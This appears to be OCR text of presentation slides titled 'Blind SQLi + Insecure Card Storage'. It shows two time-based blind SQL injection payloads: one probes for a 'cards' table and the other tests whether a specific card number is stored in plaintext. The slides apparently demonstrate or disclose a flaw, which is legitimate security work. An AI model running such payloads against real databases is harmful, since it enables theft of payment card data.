


Blind SQLi + Insecure Card Storage




```
(SELECT 1 FROM (SELECT (SLEEP(CASE WHEN
(EXISTS (SELECT table_name FROM
information_schema.tables WHERE table_name
LIKE 'cards')) THEN 1 ELSE 5 END)))bdyQ)
```

Blind SQLi + Insecure Card Storage




Blind SQLi + Insecure Card Storage




```
(SELECT 1 FROM (SELECT (SLEEP(CASE WHEN
(EXISTS (SELECT id FROM cards WHERE
cardnumber like '4314090010071979')) THEN 1 ELSE
5 END)))bdyQ)
```

Blind SQLi + Insecure Card Storage




Blind SQLi + Insecure Card Storage

